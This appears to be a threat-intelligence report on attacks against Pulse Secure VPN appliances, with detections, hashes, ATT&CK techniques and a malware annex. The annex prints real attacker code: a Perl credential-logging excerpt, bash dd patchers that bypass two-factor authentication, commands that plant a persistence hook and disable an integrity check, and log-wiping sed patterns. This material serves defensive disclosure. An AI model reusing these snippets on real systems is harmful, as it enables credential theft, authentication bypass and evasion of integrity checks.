- In 2015, APT5 compromised a U.S. telecommunications organization providing services and technologies for private and government entities. During this intrusion, the actors downloaded and modified some of the router images related to the company's network routers.
- Also during this time, APT5 stole files related to military technology from a South Asian defense organization. Observed filenames suggest the actors were interested in product specifications, emails concerning technical products, procurement bids and proposals, and documents on unmanned aerial vehicles (UAVs).

- APT5 persistently targets high value corporate networks and often re-compromises networks over many years. Their primary targets appear to be aerospace and defense companies located in the U.S., Europe, and Asia. Secondary targets (used to facilitate access to their primary targets) include network appliance manufacturers and software companies usually located in the U.S.

Recommendations

All Pulse Secure Connect customers should assess the impact of the Pulse Secure mitigations and apply it if possible. Organizations should utilize the most recent version of Pulse Secure's Integrity Assurance utility released on March 31, 2021. If a device fails this Integrity Assurance utility, network administrators should follow the instructions here and contact their Pulse CSR for additional guidance.

Organizations should examine available forensic evidence to determine if an attacker compromised user credentials. Ivanti highly recommends resetting all passwords in the environment and reviewing the configuration to ensure no service accounts can be used to authenticate to the vulnerability.

Additional detections, mitigations and relevant MITRE ATT&CK techniques are included in the Technical Annex. Sample hashes and analysis are included to enable defenders to quickly assess if their respective appliances have been affected. Yara rules, Snort rules, and hashes are published on Mandiant's GitHub page.

Detections and Mitigations

1d3ab04e21cfd40aa8d4300a359a09e3b520d39b1496be1e4bc91ae1f6730ecc

> HARDPULSE contains an embedded 'recovery' URL https://ive-host/dana-na/auth/recover[.]cgi?token=<varies> that may be accessed by an attacker. The sample uses the POST parameters checkcode, hashid, m, and filename. This URL is not present in legitimate versions of this file.

7fa71a7f76ef63465cfeacf58217e0b66fc71bc81d37c44380a6f572b8a3ec7a

68743e17f393d1f85ee937dffacc91e081b5f6f43477111ac96aa9d44826e4d2

d72daafedf41d484f7f9816f7f076a9249a6808f1899649b7daa22c0447bb37b

> PULSEJUMP, RADIALPULSE AND PACEMAKER use the following files to record credentials:
> - /tmp/dsactiveuser.statementcounters
> - /tmp/dsstartssh.statementcounters
> - /tmp/dsserver-check.statementcounters

cd09ec795a8f4b6ced003500a44d810f49943514e2f92c81ab96c33e1c0fbd68

The malicious operations of SLOWPULSE can be detected via log correlation between the authentication servers responsible for LDAP and RADIUS auth and the VPN server. Authentication failures in either LDAP or RADIUS logs with the associated VPN logins showing success would be an anomalous event worthy of flagging.

a1dcdf62aafc36dd8cf64774dea80d79fb4e24ba2a82adf4d944d9186acd1cc1

Upon invocation of the PULSECHECK webshell, the following HTTP request headers will be sent:

Key	Value
REQUEST_METHOD	POST
HTTP_X_KEY	<BackdoorKey>
HTTP_X_CNT	<RC4Key>
HTTP_X_CMD	<RC4Command>

1ab50b77dd9515f6cd9ed07d1d3176ba4627a292dc4a21b16ac9d211353818bd

SLOWPULSE VARIANT 2 writes ACE logon credentials to the file /home/perl/PAUS.pm in a+ (append) mode, using the format string %s:%s\n.

68743e17f393d1f85ee937dffacc91e081b5f6f43477111ac96aa9d44826e4d2

- PACEMAKER is saved at filepath /home/bin/memread
- Executed with commandline flags –t, -m, -s
- Attaches to victim processes with PTRACE and opens subfiles in /proc/

88170125598a4fb801102ad56494a773895059ac8550a983fdd2ef429653f079

- THINBLOOD creates the files:
    - /home/runtime/logs/log.events.vc1
    - /home/runtime/logs/log.events.vc2
    - /home/runtime/logs/log.access.vc1
    - /home/runtime/logs/log.access.vc2
- Executes the system API with the mv command specifying one of the files above, targeting:
    - /home/runtime/logs/log.access.vc0
    - /home/runtime/logs/log.events.vc0
- Executes the rm command specify one of the .vc1 files above

133631957d41eed9496ac2774793283ce26f8772de226e7f520d26667b51481a

- SLIGHTPULSE uses /tmp/1 as command execution log
- All POST requests to meeting_testjs.cgi are suspicious
- POST parameters: cert, img, name are used by malicious logic
- Responses to the endpoint with the name parameter respond with no-cache and image/gif

1741dc0a491fcc8d078220ac9628152668d3370b92a8eae258e34ba28c6473b9

- THINBLOOD execution of sed on the files:
  - log.events.vc0
  - log.access.vc0
  - Log.admin.vc0
- Sed patterns used:
  - s/.\x00[^\x00]*<regex_string>[^\x00]*\x09.\x00//g
  - s/\x<hex_char>\x00[^\x00]*<regex_string>[^\x00]*\x09\x<hex_char>\x00//g

06c56bd272b19bf7d7207443693cd1fc774408c4ca56744577b11fee550c23f7

The sample accepts an input and output file as its first and second arguments, then writes a patched version of the input out. The commandline argument e or E must be supplied as the fourth argument. Example command line:

```
./patcher input.bin output.bin backdoorkey e
```

f2b1bd703c3eb05541ff84ec375573cbdc70309ccb82aac04b72db205d718e90

The sample uses the HTTP query parameter id and responds with HTTP headers "Cache-Control: no-cache\n" and "Content-type: text/html\n\n".

224b7c45cf6fe4547d3ea66a12c30f3cb4c601b0a80744154697094e73dbd450

64c87520565165ac95b74d6450b3ab8379544933dd3e2f2c4dc9b03a3ec570a7

78d7c7c9f800f6824f63a99d935a4ad0112f97953d8c100deb29dae24d7da282

705cda7d1ace8f4adeec5502aa311620b8d6c64046a1aed2ae833e2f2835154f

- Execute sed on PulseSecure system files
- Remounts filesystem as writable: system("/bin/mount -o remount,rw /dev/root /")
- Unexpected execution of other system commands such as tar, cp, rm

MITRE ATT&CK Techniques

The following list of MITRE ATT&CK techniques cover all malware samples described in this report as well as those observed throughout the lifecycle of UNC2630 and UNC2717.

- T1003-OS Credential Dumping

- T1016-System Network Configuration Discovery
- T1021.001-Remote Desktop Protocol
- T1027-Obfuscated Files or Information
- T1036.005-Match Legitimate Name or Location
- T1048-Exfiltration Over Alternative Protocol
- T1049-System Network Connections Discovery
- T1053-Scheduled Task/Job
- T1057-Process Discovery
- T1059-Command and Scripting Interpreter
- T1059.003-Windows Command Shell
- T1070-Indicator Removal on Host
- T1070.001-Clear Windows Event Logs
- T1070.004-File Deletion
- T1071.001-Web Protocols
- T1082-System Information Discovery
- T1098-Account Manipulation
- T1105-Ingress Tool Transfer
- T1111-Two-Factor Authentication Interception
- T1133-External Remote Services
- T1134.001 Access Token Manipulation: Token Impersonation/Theft
- T1136-Create Account
- T1140-Deobfuscate/Decode Files or Information
- T1190-Exploit Public-Facing Application
- T1505.003-Web Shell
- T1518-Software Discovery
- T1554-Compromise Client Software Binary
- T1556.004-Network Device Authentication
- T1592.004 Gather Victim Host Information: Client Configurations
- T1562 Impair Defenses
- T1569.002-Service Execution
- T1574 Hijack Execution Flow
- T1600-Weaken Encryption



Figure 6: MITRE ATT&CK Map

Technical Annex

SLIGHTPULSE

The file meeting_testjs.cgi (SHA256: 133631957d41eed9496ac2774793283ce26f8772de226e7f520d26667b51481a) is a webshell capable of arbitrary file read, write, and command execution. Malicious logic is inserted at the end of legitimate logic to respond to POST requests. We believe this webshell may be responsible for placing additional webshells and used to modify legitimate system components resulting in the other observed malware families due to its functionality.

The malicious logic inserts a branch condition to respond to HTTP POST requests rather than just the typical GET requests expected of the legitimate code. If GET requests are performed the legitimate logic is still invoked. POST requests have a series of parameters checked for existence to determine which command to invoke. This logic is:

POST params	Invoked Command
cert	writefile

img, name with nonempty value	readfile
img set to empty string "", name	execcmd
anything else	invoke original legitimate logic



Figure 7: Webshells respond to POSTs

All incoming and outgoing requests are base64 encoded/decoded and RC4 encrypted/decrypted. The scheme is simple. The first six characters of the data are a random key generated per request as a sort of nonce, with the static RC4 key appended.

This nonce + phrase together act as the RC4 key. The phrase is not sent over the wire, only the nonce. This entire key is then used to encrypt/decrypt payload data that immediately follows the key. The form of data on the wire is:

Outbound/Inbound:

<6randbytes><encrypted_data>
^-RC4NONCE-^

Usage:

<6randbytes><rc4_phrase><encrypted_data>
^-------RC4 KEY--------^

ReadFile

This command accepts a base64 encoded, RC4 encrypted file name via the img parameter and opens it for read. The file contents are read in full then sent back to the attacker as base64 encoded, RC4 encrypted data with the headers "Content-type: application/x-download\n", and form header "Content-Disposition: attachment; filename=tmp\n\n".

WriteFile

This command accepts a base64 encoded, RC4 encrypted filename via the cert parameter, and base64 encoded, RC4 encrypted file data via the parameter md5. The filename is opened in write mode with the file data being written to the file before the file is closed. The results of this command are sent back to the attacker, using the headers "Cache-Control: no-cache\n" and "Content-type: text/html\n\n".

Execute

This command accepts a base64 encoded, RC4 encrypted commands via the name parameter. The malicious logic forbids the cd command and will respond with the text Error 404 if executed. All other commands will be executed via the system API with output piped to the file /tmp/1. The full system command is <command> >/tmp/1 2>&1. The output of this execution is read and sent back to the attacker base64 encoded, RC4 encrypted. The headers "Cache-Control: no-cache\n" and "Content-type: image/gif\n\n" are used. The response appears to be masquerading as a GIF when sending back this command output.

RADIALPULSE

The file with the SHA256 hash d72daafedf41d484f7f9816f7f076a9249a6808f1899649b7daa22c0447bb37b is a modified Perl script associated with a PulseSecure web-based tool which causes usernames, passwords and information associated with logins to this application to be written to the file /tmp/dsstartssh.statementcounters.

Retrieval of these login credentials must be achieved through other means such as an interactive login or a webshell. Persistence is achieved by the addition of compromised code which is continually served when requesting this PulseSecure webpage.

An excerpt of the code related to credential stealing is shown as follows:

```
my $realmName1 = $signin->getRealmInfo()->{name};

open(*fd, ">>/tmp/dsstartssh.statementcounters");

syswrite(*fd, "realm=$realmName1 ", 5000);

syswrite(*fd, "username=$username ", 5000);

syswrite(*fd, "password=$password\n", 5000);

close(*fd);
```

SLOWPULSE Variant 1

The file libdsplibs.so with SHA256 cd09ec795a8f4b6ced003500a44d810f49943514e2f92c81ab96c33e1c0fbd68 is a trojanized ELF shared object belonging to the PulseSecure VPN server. The sample has been modified to bypass specific authentication mechanisms of the LDAP and RADIUS protocols. The sample hardcodes a backdoor key that will silently subvert auth failures if the correct backdoor key is passed, establishing a VPN connection as if auth succeeded. If the backdoor password is not used, authentication will fail as normal.

In multiple locations assembly is written into the padding regions between legitimate functions. As these regions are very small, around 20 bytes, the malicious logic stitches itself together by unconditionally jumping between multiple padding regions. The assembly is written in a way very similar to mid-function hooks, where it is common to push and then pop all flags and registers before and after the injected logic. By preserving registers and flags in this way the malicious logic is able to execute and perform its malicious logic as a passive observer if desired, only effecting the control flow in specific conditions. This is employed in two locations, the LDAP and RADIUS authentication routines, DSAuth::LDAPAuthServer::authenticate and DSAuth::RadiusAuthServer::checkUsernamePassword respectively.

LDAP Auth Bypass

In the typical execution of DSAuth::LDAPAuthServer::authenticate the legitimate application constructs the C++ object DSAuth::LDAPAuthServer::ldap then passes it to DSLdapServer::bind with the username and password for login. This bind may fail or succeed which determines the authentication failure or success of the LDAP protocol. The malicious logic inserted into the application redirects execution before DSLdapServer::bind just after the ldap object is constructed. At this point in execution the username and password are easily extracted from memory with mid-function hooking techniques, which the sample copies to a code cave in memory between two functions as a temporary storage location. The malicious logic then invokes DSLdapServer::bind as the normal logic would, which sets the return register EAX to 0 or 1 for failure or success. A check is then executed where the temporary password copy made earlier is checked against a hardcoded backdoor password. If this check passes the backdoor logic actives by overwriting EAX to 1 to force the application down the execution path of successful authentication, even though in reality authentication failed.

RADIUS Two Factor Auth Bypass

In the typical execution of DSAuth::RadiusAuthServer::checkUsernamePassword the legitimate application sends a RADIUS-2FA auth packet with username and password via RadiusAuthPacket::sendRadiusPacket. The response is then retrieved and parsed by the routine DSAuth::RadiusAuthServer::handleResponse. After packet retrieval the packet type is verified to be 3, it's not known what this packet type specifies but this is the packet type of a successful authentication response. If the packet type check passes, then the sample reads a field of the packet that specifies if authentication was successful or not and then checks this status later. The inserted malicious logic hijacks execution just after DSAuth::RadiusAuthServer::handleResponse where the password sent to the RADIUS server is checked against a backdoor password. If this check passes the malicious logic overwrites the retrieved packet with values indicating that it's of type 3 and that authentication was successful. The malicious logic then rejoins the original execution flow where the packet type is checked. If written the spoofed values force the application down the execution path of successful authentication, even though in reality authentication failed.

SLOWPULSE Variant 2

ACE Two Factor Auth Credential Logging

We also identified a variant of SLOWPULSE (SHA256: 1ab50b77dd9515f6cd9ed07d1d3176ba4627a292dc4a21b16ac9d211353818bd) which logs credentials used during ACE-2FA protocol authentication.

The backdoor is implemented in the routine DSAuth::AceAuthServer::checkUsernamePassword. As part of the login procedure the username and password are retrieved then written into a map entry structure. The backdoor inserts an unconditional jump into the logon logic that takes this map entry structure, reads the username and password fields, then writes them to the file /home/perl/PAUS.pm in a+ (append) mode, using the format string %s:%s\n. The backdoor then unconditionally jumps back into the normal control flow to continue the logon process as normal.

SLOWPULSE Variant 3

ACE Two Factor Auth Bypass

We Identified another variant of SLOWPULSE (SHA256: b1c2368773259fbfef425e0bb716be958faa7e74b3282138059f511011d3afd9) which is similar to SLOWPULSE VARIANT 2 the malicious logic lives within DSAuth::AceAuthServer::checkUsernamePassword, however this variant bypasses the logon procedure rather than login credentials. Typical execution of this routine calls DsSecID_checkLogin to validate the username and password which sets the EAX register to 1. The routine DSAuth::AceAuthServer::handleACEAuthResult then checks EAX to determine if auth was successful or not. The malicious logic hijacks execution immediately after the username and password fields are written to their map entries, then checks if the password matches the backdoor password. If the password matches, then the EAX register is overwritten to 1. This puts the program in the same state as if DsSecID_checkLogin had successfully executed, but unlike SLOWPULSE VARIANT 1 the original authentication routine is not called at all. The malicious logic then rejoins execution before DSAuth::AceAuthServer::handleACEAuthResult which will now pass. This forces the application down the execution path of successful authentication, even though in reality authentication would have failed.

SLOWPULSE Variant 4

RealmSignin Two Factor Auth Bypass

We identified a fourth variant of SLOWPULSE responsible for bypassing what may be the two-factor authentication step of the DSAuth::RealmSignin process. The backdoor is present within the function DSAuth::RealmSignin::runSigninStep.This routine is responsible for multiple steps of the login procedure and is implemented as a large switch statement. Case 11 of the switch statement typically calls the routines DSMap::setPrivacyKeyNames then DSAuth::RealmSignin::runSecondaryAuth. The malicious logic in this variant overwrites the call to DSAuth::RealmSignin::runSecondaryAuth with mov eax, 1. This forces application flow as if DSAuth::RealmSignin::runSecondaryAuth always succeeds, without ever calling it. We were not able to recover a file with these patches applied as the attacker removed their patches after use. However, we did uncover both the patcher and unpatcher utilities. We do not provide a hash for this file as we have not recovered it from a system in the field. This analysis was performed by replaying the changes performed by the patcher we did recover.

SLOWPULSE Variant 2 Patcher

As part of our investigation into the SLOWPULSE family we were able to recover the utility used by the attacker to insert the malicious logic into the original libdsplibs.so file. The file with SHA256: c9b323b9747659eac25cec078895d75f016e26a8b5858567c7fb945b7321722c is responsible for inserting SLOWPULSE V2 malicious logic to log ACE credentials. The patcher accepts two command line arguments, the path to the original binary and the patched output file path. The original binary is read into memory, patched, and then written to the output path. The assembly patches and offsets into the original binary are hardcoded.

SLOWPULSE Variant 3 Patcher

As part of our investigation into the SLOWPULSE family we were able to recover the utility used by the attacker to insert the malicious logic into the original libdsplibs.so file. The file with SHA256: 06c56bd272b19bf7d7207443693cd1fc774408c4ca56744577b11fee550c23f7 is responsible for inserting SLOWPULSE V3 malicious logic to bypass ACE logon authentication process. The patcher accepts four arguments. The first argument is the original binary path, the second the patched output file path, third is the backdoor bypass password, and fourth is the letter e specifying to apply patches. The sample reads the original binary into memory, applies the assembly patches associated with SLOWPULSE V3, as well as the provided bypass password, then written to the output path. The assembly patches, and all offsets including where to copy the bypass password are hardcoded.

SLOWPULSE Variant 4 Patcher

As part of our investigation into the SLOWPULSE family we recovered the utility the attacker used to insert the malicious logic into the original libdsplibs.so file. The file with SHA256: e63ab6f82c711e4ecc8f5b36046eb7ea216f41eb90158165b82a6c90560ea415 responsible for inserting the patch for SLOWPULSE V3. The patch applied overwrites a single call to DSAuth::RealmSignin::runSecondaryAuth with mov eax, 1. This patcher utility is a simple bash script, unlike the previous patchers which were compiled applications likely written in C. The script in full is:

```
printf '\xB8' | dd conv=notrunc of=/home/lib/libdsplibs.so bs=1 count=1
seek=$((0x5C7B31))
printf '\x01' | dd conv=notrunc of=/home/lib/libdsplibs.so bs=1 count=1
seek=$((0x5C7B32))
printf '\x00' | dd conv=notrunc of=/home/lib/libdsplibs.so bs=1 count=1
seek=$((0x5C7B33))
printf '\x00' | dd conv=notrunc of=/home/lib/libdsplibs.so bs=1 count=1
seek=$((0x5C7B34))
printf '\x00' | dd conv=notrunc of=/home/lib/libdsplibs.so bs=1 count=1
seek=$((0x5C7B35))
```

SLOWPULSE Variant 4 UnPatcher

As part of our investigation into the SLOWPULSE family we were able to recover the utility used by the attacker to remove the malicious logic into the original libdsplibs.so file for SLOWPULSE V4. The attacker chose to remove the patches applied to libdsplibs.so. The file with SHA256: b2350954b9484ae4eac42b95fae6edf7a126169d0b93d79f49d36c5e6497062a is the unpatcher utility for SLOWPULSE V4. This sample is also a simple bash script, in full it is:

```
printf '\xE8' | dd conv=notrunc of=/home/lib/libdsplibs.so bs=1 count=1
seek=$((0x5C7B31))
printf '\xE2' | dd conv=notrunc of=/home/lib/libdsplibs.so bs=1 count=1
```

```
seek=$((0x5C7B32))
printf '\x08' | dd conv=notrunc of=/home/lib/libdsplibs.so bs=1 count=1
seek=$((0x5C7B33))
printf '\xD0' | dd conv=notrunc of=/home/lib/libdsplibs.so bs=1 count=1
seek=$((0x5C7B34))
printf '\xFF' | dd conv=notrunc of=/home/lib/libdsplibs.so bs=1 count=1
seek=$((0x5C7B35))
```

STEADYPULSE

The file licenseserverproto.cgi (SHA256: 168976797d5af7071df257e91fcc31ce1d6e59c72ca9e2f50c8b5b3177ad83cc) is a webshell implemented via modification of a legitimate Perl script used by a Pulse Secure tool which enables arbitrary command execution.

The attacker inserted two blocks of Perl code that implement the webshell. The source code modifications are surrounded by comments that indicate the start and end of inserted code. The comment strings used are ##cgistart1, ##cgiend1, ##cgistart2 and ##cgiend2. Although the exact purpose of these comment strings is unknown, the attacker may use them to facilitate updates to the malicious code or to allow for its quick removal if necessary.

- The Perl script enclosed in the tags ##cgistart1 and ##cgiend1 adds several lines to import Perl modules that are used by the webshell. It also adds a function to parse parameters of received command data.
- The script enclosed in the tags ##cgistart2 and ##cgiend2 is responsible for checking web requests designed to be executed by the webshell, if present. If no webshell request is found, the script passes execution to the legitimate Perl script for the webpage.

The webshell portion of the script is invoked when it receives a form submission name=value pair of serverid matching a secret key. This causes the webshell to extract the string passed to it via the QUERY_STRING CGI environment variable. Individual key/value pairs delimited by the & character and are URL decoded. Although the script parses out all key/value pairs it receives, it specifically looks for and extracts data associated with the cmd parameter. If found, it will generate a form containing the extracted cmd to be executed and the previous serverid value along with a form submission button named Run. Upon submission, the webshell will execute the passed command on the victim host's command line and display the results to the attacker before exiting. If no cmd value was extracted, the webshell will simply output a </pre> HTML tag.

PULSECHECK

The file secid_canceltoken.cgi (SHA256: a1dcdf62aafc36dd8cf64774dea80d79fb4e24ba2a82adf4d944d9186acd1cc1) is a webshell written in Perl that enables arbitrary command execution. With a properly formatted request, the script will execute webshell code. Otherwise, the legitimate welcome page of the Pulse Secure VPN software is presumably invoked.

The script checks for web requests using the HTTP POST method and, if found, will further check the HTTP request headers for the CGI environment variable HTTP_X_KEY. If this header matches a backdoor key, then the malware will output the result of the command sent in the variable HTTP_X_CMD. This data is RC4 encrypted and base64-encoded. The passphrase to decrypt is sent in the environment variable HTTP_X_CNT. The webshell will set the content type to Content-type:text/html and the command output printed. Following this, the script exits.

QUIETPULSE

The file dsserver (SHA256: 9f6ac39707822d243445e30d27b8404466aa69c61119d5308785bf4a464a9ebd) is a legitimate Perl script with malicious modifications to fork the child process /home/bin/dshelper. The dshelper script does not exist on a clean PulseSecure installation, this file is described as QUIETPULSE Utility Script.

QUIETPULSE Utility Script

The file dshelper (SHA256: c774eca633136de35c9d2cd339a3b5d29f00f761657ea2aa438de4f33e4bbba4) is a shell script invoked by a malicious version of dsserver that primarily functions as a utility script responsible for copying files and executing commands. Like the ATRIUM patcher, this script accesses /tmp/data, a path which is used during a system upgrade. This file is therefore, like the ATRIUM patcher, used by the attacker to maintain persistence. The script is set to execute in a loop where four main checks are executed every two minutes. The checks are as follows:

Check 1

If /tmp/data/root/home/webserver/htdocs/dana-na/auth/compcheckjava.cgi exists and is non-empty then execute:

> grep -c -s 'system($depara)' /tmp/data/root/home/webserver/htdocs/dana-na/auth/compcheckjava.cgi

It checks if the file has the contents system($depara). If the file does not contain this content, then retrieve the first line of the file by executing:

> sed -n 1p /tmp/data/root/home/webserver/htdocs/dana-na/auth/compcheckjava.cgi

Then copy a file via:

> cp /home/webserver/htdocs/dana-na/auth/compcheckjava.cgi /tmp/data/root/home/webserver/htdocs/dana-na/auth/compcheckjava.cgi

Then replace the copy's first line with the one retrieved from the sed above via:

```
sed -i 1c"<varies>" /tmp/data/root/home/webserver/htdocs/dana-
na/auth/compcheckjava.cgi
```

Check 2

If /tmp/data/root/home/bin/ exists as a directory, then check if the file /tmp/data/root/home/bin/dshelper does not exist. If it does not exist, then place it there by copying a file via:

```
cp -p /home/bin/dshelper /tmp/data/root/home/bin/
```

Check 3

If /tmp/data/root/home/bin/dsserver exists and is non-empty then execute the following to check if the file does not contain the string exec("/home/bin/dshelper"):

```
grep -c -s 'exec("/home/bin/dshelper")' /tmp/data/root/home/bin/dsserver
```

If it doesn't then execute to insert the line:

```
sed -i 's/for (;;)/my $monpid = fork();\nif ($monpid == 0)
{\nexec(\"\/home\/bin\/dshelper\");\n}\n&/g'
/tmp/data/root/home/bin/dsserver
```

Check 4

If the file /tmp/data/root/home/bin/check_integrity.sh exists and is non-empty, then check if the file contains the string exit 1 by executing:

```
grep -c -s 'exit 1' /tmp/data/root/home/bin/check_integrity.sh
```

If the file does contain this content, then execute the following to switch the content to exit 0:

```
sed -i 's/exit 1/exit 0/g' /tmp/data/root/home/bin/check_integrity.sh
```

PULSEJUMP

The file with SHA256: 7fa71a7f76ef63465cfeacf58217e0b66fc71bc81d37c44380a6f572b8a3ec7a is a system information and credential harvesting Perl script. The sample writes information from multiple sources to the file /tmp/dsactiveuser.statementcounters in append mode.

The sample begins by retrieving all auth servers via the API AuthAdmin::getAllAuthServers. and logs the results. Next, the sample logs all roles via the API DSRole::GeneralAdmin::getRoles and writes the values to the file. The sample may also retrieve and log additional information depending on the device configuration.

HARDPULSE

The file compcheckjava.cgi (SHA256: 1d3ab04e21cfd40aa8d4300a359a09e3b520d39b1496be1e4bc91ae1f6730ecc) has the ability to read and write arbitrary files and may execute arbitrary commands depending on the implementation of a particular library function.

The sample responds to HTTP GETs and PUTs. The GET path is not relevant, but the PUT path first checks if the incoming requests checkcode POST param is equal to a hardcoded passcode. If this check passes the sample inspects the param hashid to determine if it's non-empty. If non-empty the sample displays a prompt to the user that includes hardware information and then base64 decodes the param hashid and checks it against pulsesecure. If this matches a recoveryToken is generated which is the MD5 hash of 16 random bytes, with the result hash truncated to 8 characters. This token is then displayed to the user via the URL https://ive-host/dana-na/auth/recover[.]cgi?token=<varies> and the sample exits. If this check did not match then the sample passes the base64 decoded data to a routine DSSafe::psystem which may execute shell commands, however this implementation is not provided and is speculation.

